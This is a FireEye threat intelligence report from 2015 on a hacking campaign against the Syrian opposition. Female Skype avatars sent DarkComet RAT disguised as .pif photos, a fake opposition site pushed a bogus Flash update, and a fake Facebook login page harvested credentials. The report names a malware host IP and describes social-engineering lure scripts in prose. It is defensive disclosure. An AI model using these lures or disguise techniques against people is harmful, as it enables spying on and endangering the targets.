FireEye
SECURITY REIMAGINED

SPECIAL REPORT

FIREEYE THREAT INTELLIGENCE

BEHIND THE SYRIAN CONFLICT'S DIGITAL FRONT LINES

FEBRUARY 2015

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IN MID-2013,

ten armed units working in opposition to Syrian President Assad's regime were planning a major operation intended to push a front forward against the Syrian government's forces. They carefully laid out their objective—take and hold a series of positions and liberate the town of Khirbet Ghazaleh, a strategic gateway to the major city of Daraa. They used Google Earth to map their defensive lines and communicate grid coordinates.

They shared photocopied battle plans and in red ballpoint pen added defensive berms, saving their plans electronically as pictures. They planned for a battle involving between 700 and 800 opposition forces, who were divided into groups to launch separate attacks, including an ambush. They mapped out locations for reserve fighters, staging areas, and support personnel, settled on a field operations area, and planned supply routes to resource their forces. They sternly told commanders of each unit that they could make no 'individual' decisions without the approval of the Operations element.

THEY WOULD BEGIN


the attack with a barrage of 120mm mortar fire, followed by an assault against key regime troop locations. They drew up lists of men from each unit, with names, birthdates, and other identifying information. They used formulas in a colorful Excel spreadsheet to calculate per-man ammunition needs. They arranged and assigned heavier weapons to various engagements: several tanks, a BMP fighting vehicle, 14.5mm and 23mm anti-aircraft guns, B-10 82 mm recoilless rifles, Yugoslav 90mm M79 Osa anti-tank weapons and other equipment.

Finally, they prepared and staffed medical teams and battlefield ambulances. They would have a driver, stretcher-bearer, and two armed elements for additional support.

We uncovered these battle plans in the course of our ongoing threat research. It quickly became apparent that we had come across stolen documents containing the secret communications and plans of Syrian opposition forces that had fallen victim to a well-executed hacking operation. Between at least November 2013 and January 2014, the hackers stole a cache of critical documents and Skype conversations revealing the Syrian opposition's strategy, tactical battle plans, supply needs, and troves of personal information and chat sessions belonging to the men fighting against Syrian President Bashar al-Assad's forces. While we do not know who conducted this hacking operation, if this data was acquired by Assad's forces or their allies it could confer a distinct battlefield advantage.

To undertake this operation, the threat group employed a familiar tactic: ensnaring its victims through conversations with seemingly sympathetic and attractive women. A female avatar would strike up a conversation on Skype and share a "personal" photo with her target. Before sending the photo she typically asked which device the victim was using—an Android phone or a computer—likely in an effort to send appropriately tailored malware. Once the target downloaded the malware-laden photo, the threat group accessed his device, rifled through files and selected and stole data identifying opposition members, their Skype chat logs and contacts, and scores of documents that shed valuable insight into military operations planned against President Assad's forces.

KEY FINDINGS

DATA THEFT	VICTIMS	TACTICS AND TECHNIQUES	MALWARE	POTENTIAL SPONSORSHIP
				
The threat group stole hundreds of documents and some 31,107 logged Skype chat sessions that included discussions of plans and logistics of the Syrian opposition's attacks on Assad's forces.	Targeted individuals included armed opposition members, media activists, humanitarian aid workers, and others. The victims are located in Syria, the region and beyond.	The threat actors used female Skype avatars to chat with their targets and infect their devices with malware. "She" typically asked her intended victim if he was using Skype on an Android or a computer, in a likely attempt to send malware tailored to the device. The threat group also maintained a seemingly pro-opposition website containing links to malicious downloads and Facebook profiles with malicious links as well. They conducted these operations using servers located outside of Syria.	The threat group employed a diverse malware toolset that implied access to development resources. They used both widely available and custom malware to breach their targets, including the DarkComet RAT, a customized keylogger, and tools with different shellcode payloads.	While we have only limited indications about the origins of this threat activity, our research revealed multiple references to Lebanon both in the course of examining the malware and in the avatar's social media use.


I. DATA THEFT: STEALING THE OPPOSITION'S PLANS

The threat group amassed a significant amount of data, from Skype account databases to planning documents and spreadsheets to photos. The victims created the majority of the data from May 2013 to December 2013. Some of the stolen Skype databases included chat history going back to 2012 and activity as recent as January 2014. The threat group chose what it stole carefully, there were only a few instances where the group downloaded movies, empty files, end user licensing agreements, baby pictures, school papers, and other seemingly extraneous material. We have summarized the major types of information contained in the stolen data in the table below:

TYPES OF STOLEN INFORMATION

MILITARY INFORMATION	POLITICAL INFORMATION	HUMANITARIAN ACTIVITIES AND FINANCING	REFUGEE PERSONAL INFORMATION	MEDIA AND COMMUNICATIONS
• Conversations and documents planning military operations • Details on military hardware and positions of fighting groups • Names of members of fighting groups and their weapons systems	• Political strategy discussions • Political tracts, manifestos, and alliances within the opposition	• Humanitarian needs assessments • Lists of materials for the construction of major refugee camps • Humanitarian financial assistance disbursement records	• Applications for assistance by refugees to authorities in Turkey • Lists of aid recipients, scans of ID cards	• Documents and strategy information pertaining to media releases • Situation reports and lists of casualties • Information about rights abuses

STOLEN DATA



MILITARY INFORMATION

The threat group took a range of military-related information, and seemed to pay special attention to files that contained lists of names. We found dozens of lists identifying hundreds of fighters serving in armed opposition groups. Some lists included names and birthdates, while others noted the weapons and serial numbers each man carried, their blood types, and their phone numbers.

The threat group also stole lists of officers in Assad's forces, and pictures of suspected Hezbollah operatives captured or killed inside Syria, as well as pictures of fighting-age men with weapons and in irregular uniforms posing for the camera or exploring battle damaged towns.

Sometimes, the threat group would take whole sets of files pertaining to upcoming large-scale military operations. These included correspondence, rosters, annotated satellite images, battle maps, orders of battle, geographic coordinates for attacks, and lists of weapons from a range of fighting groups.

We identified records of the number of Kalashnikovs and light machine guns taken, materials found, and casualties suffered during operations. One such report describes capturing a warehouse filled with chemical weapons protective equipment, suits, cleaning products, and possibly antidotes. The report did not mention whether any chemical agents were found.

The threat group also took Skype chat logs, in which mundane conversations often transitioned into sensitive communications about strategy, logistical issues, and supply routes, and frank assessments of recent engagements with the enemy. In one chat, opposition members discuss the movement of a shipment of 9M113 TOW missiles and launchers, and agree upon a time and location to handover the weapons.

POLITICAL INFORMATION

The Skype chat logs likely provided the threat group with an inside view into the politics of the Syrian opposition, as individuals discussed coalitions, criticized people, and shifted alliances. In addition to the Skype logs, the threat actors also stole a large number of documents detailing opposition political structures, including the formation of political parties, political support, and shifting allegiances in the diaspora.

HUMANITARIAN ACTIVITIES AND FINANCING

The threat actors also stole a wide range of material concerning humanitarian activities in Syria and bordering countries. These included many lists of humanitarian needs, such as per-family lists of blanket and mattress distribution in refugee camps. The threat actors stole records of financial assistance, and money sent per-month to opposition groups within the country.

MAP OF SYRIAN OPPOSITION BATTLE PLANS

Opposition battle plans were stolen that included information about the emplacements of anti-government forces. The stolen plans are high-value artifacts that may have provided actionable military intelligence to the recipients. This redacted map shows part of an attack plan against Assad's forces military encampment (red rectangle).

The threat group stole data such as personal updates, lists of casualties, and documents discussing investigations into the use of chemical weapons.

REFUGEE PERSONAL INFORMATION

We also found that the threat actors had stolen information pertaining to Syrian refugees in Turkey and elsewhere. Refugees must provide a range of documentation to the relevant authorities in order to receive benefits from the host country. The threat group had obtained filled-out applications for assistance and education, and even the scanned ID cards of refugees and their CVs. We found photos depicting Syrian families in Turkish refugee camps, and children next to cars in temporary refugee housing.

MEDIA AND COMMUNICATIONS OPERATIONS

Several of the threat group's victims engaged in media activities on behalf of the revolution. The threat group stole data such as personal updates, lists of casualties, and documents discussing investigations into the use of chemical weapons. In some cases, the threat actors also stole composite images of fighters killed in battle, as well as the original photographs from which they were taken.

CREDENTIALS

The threat group also obtained user account information, possibly to continue monitoring the opposition's communications. The threat actors collect Facebook account information through the use of a fabricated login page, and believe that they relied on Remote Access Trojans (RATs) and extensive keylogging to obtain credentials as well.

II. VICTIMS: SERVING VARIED ROLES IN THE OPPOSITION

We analyzed the stolen Skype databases to find out what roles the victims served in the opposition and to understand the connections between the victims. First, we scanned the contents of the victims' chat logs to identify other victims. We then surmised that the number of shared contacts between the Skype accounts illustrated the relationships between victims. We were also able to ascertain more about the victims' roles and work from the chat logs. For further explanation, see Appendix B: Social Media Analysis of Victim Skype Databases.

Profiled below are four sample victims:

AN OPPOSITION LEADER

The threat group compromised the computer of an individual who appears to be the leader of an armed unit. In addition to stealing Skype conversations about sensitive military and logistics topics, the threat actors also took a series of folders marked "Very Special File" that contained plans and logistics information for an upcoming battle.

A DEFECTOR

This victim appeared to be a high-profile defector; a formerly high-ranking officer in Assad's security services. The threat group took multiple files from his computer, including documents on forming armed coalitions and political groups and his complaints to the local Internet Service Provider about the bad service in his new home. While the threat actors had not taken Skype logs from his computer, they did take his CV and other personal documents.

A HUMANITARIAN

Several victims appeared to be individuals working on supplies and humanitarian operations, including an aid coordinator for a charity based in Turkey. Among the documents stolen from his system were his CV and a picture of a border crossing showing bundles of goods passing across a river (possibly the Orontes River near Idlib).

A MEDIA ACTIVIST

The threat group targeted a young media activist who appeared to be based inside Syria, working with a local media center. The threat group compromised his computer, stealing meeting minutes, as well as a series of videos that recorded meetings with other media activists. They also took lists of casualties and documents pertaining to investigations of chemical weapon attacks.




Figure 1: Geographic Location of Victims based on Victim's Skype profiles

VICTIMS LOCATED IN SYRIA AND BEYOND

Among the victims were individuals who appear to be linked to the Free Syrian Army (a set of groups united by their opposition to Assad), Islamist fighting groups, and individuals with no clear group affiliation. Some of the victims appear to operate within opposition-controlled areas of Syria, while others are more likely located within the broader diaspora networks in Lebanon, Jordan, and the Persian Gulf.


III. TACTICS: ENCOUNTERING FEMME FATALE

The threat group primarily compromised its victims using female avatars to strike up conversations on Skype and connect on Facebook. They also used a fake, pro-opposition website seeded with malicious content.


CHATTING WITH FEMALE AVATARS

The threat group created several Skype accounts with female avatars to target (male) individuals in the Syrian opposition. The female avatars, which had generic but country-appropriate names and profile images, would develop a rapport with the victim before sending a malicious file. The female avatars approached their targets with a series of personal questions that appeared to be part of a script

The first two questions would generally be:



and



We believe the first question about the victim's Skype access determined whether the victim received malware designed to compromise a computer or a mobile device.[2] The avatar would request a photo of the target, then send a "personal photo" of a woman in return. The avatar's "photo" was actually an executable file (a self-extracting RAR archive) renamed with the .pif file extension.[3] When the victim "opened" the photo, a woman's picture was displayed while the SFXRAR executed and ultimately installed the DarkComet RAT in the background. From this point on, the victim's computer was under the threat group's control.

The other personal questions presumably helped the threat actors systematically collect information from each of their targets. The threat actors would sometimes reinitiate chat sessions with victims after a period of inactivity to collect additional details. For example, we observed a female avatar engage one victim in lengthy chats about Syrian refugees in Beirut. After successfully compromising the target, the conversations stopped. Later "she" briefly re-emerged to ask the victim if he had previously served in the Syrian Arab Army (Assad's forces). After getting an affirmative answer, she again went silent.

[2] While we did not see the threat actors deploy Android malware via Skype, they had access to Android malware (see Appendix A) that could have been used in a similar fashion.

[3] https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/windows_pif_create.mspx

A REPRESENTATIVE CHAT WITH "IMAN"*


The target receives an initial contact request from the female avatar. He accepts the request. "She" then asks, "are you using Skype on your phone or your PC?"

The avatar responds with a request for a picture. The target then sends a picture, which the avatar compliments. "She" follows up with a request for his age and says her own birthdate. He replies with apparent surprise that they have identical birthdays, though one year off.

It probably wasn't a coincidence. His birthday is on his Skype profile, which would have been visible to the threat actor.

After they chatted a bit more, she explained that she is a "computer engineer working at a programming company in Beirut" and sends a file that the avatar claims is a picture of her.


The target becomes a victim when the picture is opened.



Note: Dates and identifying information changed to obscure target identities

Figure 2: The Skype avatar's corresponding Facebook profile

Figure 3: Another female avatar posting malware links on her Facebook profile



SEEDING MALWARE ON SOCIAL MEDIA

The Skype avatar had a matching Facebook profile with the same photo. "Her" profile, populated with pro-opposition content, contained many posts with malicious links. The links invite visitors to install security tools like VPNs and Tor, or access important documents.

A FAKE SYRIAN OPPOSITION WEBSITE

The malware that the Skype avatars and social media profiles encouraged their victims to download shared the same host server as malware distributed through a website (80.241.223.128) purporting to be supportive of the Syrian opposition. The threat actors used this website to target opposition members interested in news about the conflict. Much of the websites' content was scraped from the website of the Syrian American Council, a U.S.-based non-profit that advocates for democracy in Syria. In order to watch videos on this website, the viewer is prompted to download a Flash Player update that is actually malware (see Figure 4 and Figure 5).

Threat actors also included download prompts for legitimate video chat software bundled with malware.

Figure 4:
Prompt to install the malware




Figure 5:
Saving malicious flash installer

Figure 6: Fake Facebook login page

